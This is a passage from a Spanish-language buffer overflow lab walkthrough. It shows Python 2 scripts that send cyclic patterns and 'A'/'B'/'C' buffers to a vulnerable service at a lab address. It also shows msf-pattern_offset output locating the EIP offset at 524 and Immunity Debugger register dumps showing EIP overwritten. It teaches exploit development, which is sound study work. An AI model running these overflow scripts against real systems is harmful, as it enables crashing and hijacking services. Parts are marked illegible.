l7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0Gt1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1Hk2Hk3Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2Hp3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7Hr8Hr9Hs0Hs1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht9Hu0Hu1Hu2Hu3Hu4Hu5Hu6Hu7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ii0Ii1Ii2Ii3Ii4Ii5Ii6Ii7Ii8Ii9Ij0Ij1Ij2Ij3Ij4Ij5Ij6Ij7Ij8Ij9Ik0Ik1Ik2Ik3Ik4Ik5Ik6Ik7Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6Im7Im8Im9In0In1In2In3In4In5In6In7In8In9Io0Io1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4Ir5Ir6Ir7Ir8Ir9Is0Is1Is2Is3Is4Is5Is6Is7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3Iu4Iu5Iu6Iu7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy1Iy2Iy3Iy4Iy5Iy6Iy7Iy8Iy9Iz0Iz1Iz2Iz3Iz4Iz5Iz6Iz7Iz8Iz9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl6Jl7Jl8Jl9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp2Jp3Jp4Jp5Jp6Jp7Jp8Jp9Jq0Jq1Jq2Jq3Jq4Jq5Jq6Jq7Jq8Jq9Jr0Jr1Jr2Jr3Jr4Jr5Jr6Jr7Jr8Jr9Js0Js1Js2Js3Js4Js5Js6Js7Js8Js9Jt0Jt1Jt2Jt3Jt4Jt5Jt6Jt7Jt8Jt9Ju0Ju1Ju2Ju3Ju4Ju5Ju6Ju7Ju8Ju9Jv0Jv1Jv2Jv3Jv4Jv5Jv6Jv7Jv8Jv9Jw0Jw1Jw2Jw3Jw4Jw5Jw6Jw7Jw8Jw9Jx0Jx1Jx2Jx3Jx4Jx5Jx6Jx7Jx8Jx9Jy0Jy1Jy2Jy3Jy4Jy5Jy6Jy7Jy8Jy9Jz0Jz1Jz2Jz3Jz4Jz5Jz6Jz7Jz8Jz9Kk0Kk1Kk2Kk3Kk4Kk5Kk6Kk7Kk8Kk9Kl0Kl1Kl2Kl3Kl4Kl5Kl6Kl7Kl8Kl9Km0Km1Km2Km3Km4Km5Km6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6Kp7Kp8Kp9Kq0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8Kq9Kr0Kr1Kr2Kr3Kr4Kr5Kr6Kr7Kr8Kr9Ks0Ks1Ks2Ks3Ks4Ks5Ks6Ks7Ks8Ks9Kt0Kt1Kt2Kt3Kt4Kt5Kt6Kt7Kt8Kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky4Ky5Ky6Ky7Ky8Ky9Kz0Kz1Kz2Kz3Kz4Kz5Kz6Kz7Kz8Kz9Ll0Ll1Ll2Ll3Ll4Ll5Ll6Ll7Ll8Ll9Lm0Lm1Lm2Lm3Lm4Lm5Lm6Lm7Lm8Lm9Ln0Ln1Ln2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq0Lq1Lq2Lq3Lq4Lq5Lq6Lq7Lq8Lq9Lr0Lr1Lr2Lr3Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2Lu3Lu4Lu5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Mm0Mm1Mm2Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8Mn9Mo0Mo1Mo2Mo3Mo4Mo5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4Mq5Mq6Mq7Mq8Mq9Mr0Mr1Mr2Mr3Mr4Mr5Mr6Mr7Mr8Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt0Mt1Mt2Mt3Mt4Mt5Mt6Mt7Mt8Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2Mv3Mv4Mv5Mv6Mv7Mv8Mv9Mw0Mw1Mw2Mw3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz2Mz3Mz4Mz5Mz6Mz7Mz8Mz9Nn0Nn1Nn2Nn3Nn4Nn5Nn6Nn7Nn8Nn9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq8Nq9Nr0Nr1Nr2Nr3Nr4Nr5Nr6Nr7Nr8Nr9Ns0Ns1Ns2Ns3Ns4Ns5Ns6Ns7Ns8Ns9Nt0Nt1Nt2Nt3Nt4Nt5Nt6Nt7Nt8Nt9Nu0Nu1Nu2Nu3Nu4Nu5Nu6Nu7Nu8Nu9Nv0Nv1Nv2Nv3Nv4Nv5Nv6Nv7Nv8Nv9Nw0Nw1Nw2Nw3Nw4Nw5Nw6Nw7Nw8Nw9Nx0Nx1Nx2Nx3Nx4Nx5Nx6Nx7Nx8Nx9Ny0Ny1Ny2Ny3Ny4Ny5Ny6Ny7Ny8Ny9Nz0Nz1Nz2Nz3Nz4Nz5Nz6Nz7Nz8Nz9Oo0Oo1Oo2Oo3Oo4Oo5Oo6Oo7Oo8Oo9Op0Op1Op2Op3Op4Op5Op6Op7Op8Op9Oq0Oq1Oq2Oq3Oq4Oq5Oq6Oq7Oq8Oq9Or0Or1Or2Or3Or4Or5Or6Or7Or8Or9Os0Os1Os2Os3Os4Os5Os6Os7Os8Os9Ot0Ot1Ot2Ot3Ot4Ot5Ot6Ot7Ot8Ot9Ou0Ou1Ou2Ou3Ou4Ou5Ou6Ou7Ou8Ou9Ov0Ov1Ov2Ov3Ov4Ov5Ov6Ov7Ov8Ov9Ow0Ow1Ow2Ow3Ow4Ow5Ow6Ow7Ow8Ow9Ox0Ox1Ox2Ox3Ox4Ox5Ox6Ox7Ox8Ox9Oy0Oy1Oy2Oy3Oy4Oy5Oy6Oy7Oy8Oy9Oz0Oz1Oz2Oz3Oz4Oz5Oz6Oz7Oz8Oz9Pp0Pp1Pp2Pp3Pp4Pp5Pp6Pp7Pp8Pp9Pq0Pq1Pq2Pq3Pq4Pq5Pq6Pq7Pq8Pq9Pr0Pr1Pr2Pr3Pr4Pr5Pr6Pr7Pr8Pr9Ps0Ps1Ps2Ps3Ps4Ps5Ps6Ps7Ps8Ps9Pt0Pt1Pt2Pt3Pt4Pt5Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw0Pw1Pw2Pw3Pw4Pw5Pw6Pw7Pw8Pw9Px0Px1Px2Px3Px4Px5Px6Px7Px8Px9Py0Py1Py2Py3Py4Py5Py6Py7Py8Py9Pz0Pz1Pz2Pz3Pz4Pz5Pz6Pz7Pz8Pz9Qq0Qq1Qq2Qq3Qq4Qq5Qq6Qq7Qq8Qq9Qr0Qr1Qr2Qr3Qr4Qr5Qr6Qr7Qr8Qr9Qs0Qs1Qs2Qs3Qs4Qs5Qs6Qs7Qs8Qs9Qt0Qt1Qt2Qt3Qt4Qt5Qt6Qt7Qt8Qt9Qu0Qu1Qu2Qu3Qu4Qu5Qu6Qu7Qu8Qu9Qv0Qv1Qv2Qv3Qv4Qv5Qv6Qv7Qv8Qv9Qw0Qw1Qw2Qw3Qw4Qw5Qw6Qw7Qw8Qw9Qx0Qx1Qx2Qx3Qx4Qx5Qx6Qx7Qx8Qx9Qy0Qy1Qy2Qy3Qy4Qy5Qy6Qy7Qy8Qy9Qz0Qz1Qz2Qz3Qz4Qz5Qz6Qz7Qz8Qz9Rr0Rr1Rr2Rr3Rr4Rr5Rr6Rr7Rr8Rr9Rs0Rs1Rs2Rs3Rs4Rs5Rs6Rs7Rs8Rs9Rt0Rt1Rt2Rt3Rt4Rt5Rt6Rt7Rt8Rt9Ru0Ru1Ru2Ru3Ru4Ru5Ru6Ru7Ru8Ru9Rv0Rv1Rv2Rv3Rv4Rv5Rv6Rv7Rv8Rv9Rw0Rw1Rw2Rw3Rw4Rw5Rw6Rw7Rw8Rw9Rx0Rx1Rx2Rx3Rx4Rx5Rx6Rx7Rx8Rx9Ry0Ry1Ry2Ry3Ry4Ry5Ry6Ry7Ry8Ry9Rz0Rz1Rz2Rz3Rz4Rz5Rz6Rz7Rz8Rz9Ss0Ss1Ss2Ss3Ss4Ss5Ss6Ss7Ss8Ss9St0St1St2St3St4St5St6St7St8St9Su0Su1Su2Su3Su4Su5Su6Su7Su8Su9Sv0Sv1Sv2Sv3Sv4Sv5Sv6Sv7Sv8Sv9Sw0Sw1Sw2Sw3Sw4Sw5Sw6Sw7Sw8Sw9Sx0Sx1Sx2Sx3Sx4Sx5Sx6Sx7Sx8Sx9Sy0Sy1Sy2Sy3Sy4Sy5Sy6Sy7Sy8Sy9Sz0Sz1Sz2Sz3Sz4Sz5Sz6Sz7Sz8Sz9Tt0Tt1Tt2Tt3Tt4Tt5Tt6Tt7Tt8Tt9Tu0Tu1Tu2Tu3Tu4Tu5Tu6Tu7Tu8Tu9Tv0Tv1Tv2Tv3Tv4Tv5Tv6Tv7Tv8Tv9Tw0Tw1Tw2Tw3Tw4Tw5Tw6Tw7Tw8Tw9Tx0Tx1Tx2Tx3Tx4Tx5Tx6Tx7Tx8Tx9Ty0Ty1Ty2Ty3Ty4Ty5Ty6Ty7Ty8Ty9Tz0Tz1Tz2Tz3Tz4Tz5Tz6Tz7Tz8Tz9Uu0Uu1Uu2Uu3Uu4Uu5Uu6Uu7Uu8Uu9Uv0Uv1Uv2Uv3Uv4Uv5Uv6Uv7Uv8Uv9Uw0Uw1Uw2Uw3Uw4Uw5Uw6Uw7Uw8Uw9Ux0Ux1Ux2Ux3Ux4Ux5Ux6Ux7Ux8Ux9Uy0Uy1Uy2Uy3Uy4Uy5Uy6Uy7Uy8Uy9Uz0Uz1Uz2Uz3Uz4Uz5Uz6Uz7Uz8Uz9Vv0Vv1Vv2Vv3Vv4Vv5Vv6Vv7Vv8Vv9Vw0Vw1Vw2Vw3Vw4Vw5Vw6Vw7Vw8Vw9Vx0Vx1Vx2Vx3Vx4Vx5Vx6Vx7Vx8Vx9Vy0Vy1Vy2Vy3Vy4Vy5Vy6Vy7Vy8Vy9Vz0Vz1Vz2Vz3Vz4Vz5Vz6Vz7Vz8Vz9Ww0Ww1Ww2Ww3Ww4Ww5Ww6Ww7Ww8Ww9Wx0Wx1Wx2Wx3Wx4Wx5Wx6Wx7Wx8Wx9Wy0Wy1Wy2Wy3Wy4Wy5Wy6Wy7Wy8Wy9Wz0Wz1Wz2Wz3Wz4Wz5Wz6Wz7Wz8Wz9Xx0Xx1Xx2Xx3Xx4Xx5Xx6Xx7Xx8Xx9Xy0Xy1Xy2Xy3Xy4Xy5Xy6Xy7Xy8Xy9Xz0Xz1Xz2Xz3Xz4Xz5Xz6Xz7Xz8Xz9Yy0Yy1Yy2Yy3Yy4Yy5Yy6Yy7Yy8Yy9Yz0Yz1Yz2Yz3Yz4Yz5Yz6Yz7Yz8Yz9Zz0Zz1Zz2Zz3Zz4Zz5Zz6Zz7Zz8Zz9"
    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.1.127", 9999))
    s.send(buffer)
    s.close()
    print "\n[+] Sending buffer of " + str(len(buffer)) + " bytes ..."
    print "\n[+] Sending buffer: " + buffer
    print "\n[+] Done!"
except:
    print "\n[+] Could not connect!"
```

Volvemos a reiniciar la aplicación vulnerable e Immunity, y ejecutamos el script creado anteriormente.

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
└─$ python2 compensación_EIP.py
[+]
Sending evil buffer ...

[+] Sending buffer of 600 bytes ...

[+] Sending buffer: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0F
```

```
(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
# msf-pattern_offset -l 600 -q 35724134
[*] Exact match at offset 524

(root@kali)-[/home/kali/Desktop/lab_securiters_herramientas/BoF]
#
```

Según la posición de desplazamiento encontrada, vamos a crear un nuevo script con un nuevo búfer como se muestra en la imagen. Esto constará de 524 A y 4 B.

```
#!/usr/bin/python
import socket

try:
    print "\n[+] Sending evil buffer ..."
    offset = "A" * 524
    eip = "B" * 4

    buffer = offset + eip

    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

    s.connect(("192.168.1.127", 9999))
    s.send(buffer)

    s.close()

    print "\n[+] Sending buffer of " + str(len(buffer)) + " bytes ..."
    print "\n[+] Sending buffer: " + buffer
    print "\n[+] Done!"

except:
    print "\n[+] Could not connect!"
```

[illegible]

```
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0022F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBX 7FD80000
ESP 0022F930
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

          3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1
```

El registro EIP se sobrescribió con los cuatro caracteres "B" enviados por el script, significa que tenemos el control de este registro.

El siguiente paso es determinar el espacio que disponemos para cargar el shellcode. El propósito de este paso es verificar si hay suficiente espacio para el shellcode



29

```
#!/usr/bin/python
import socket

try:
    print "\n[+] Sending evil buffer ..."
    offset = "A" * 524
    eip = "B" * 4
    shellcode = "C" * (600 - len(offset) - len(eip))

    buffer = offset + eip + shellcode

    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("192.168.1.127", 9999))
    s.send(buffer)

    s.close()

    print "\n[+] Sending buffer of " + str(len(buffer)) + " bytes ..."
    print "\n[+] Sending buffer: " + buffer
    print "\n[+] Done!"

except:
    print "\n[+] Could not connect!"
```

[illegible]

```
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorr@"
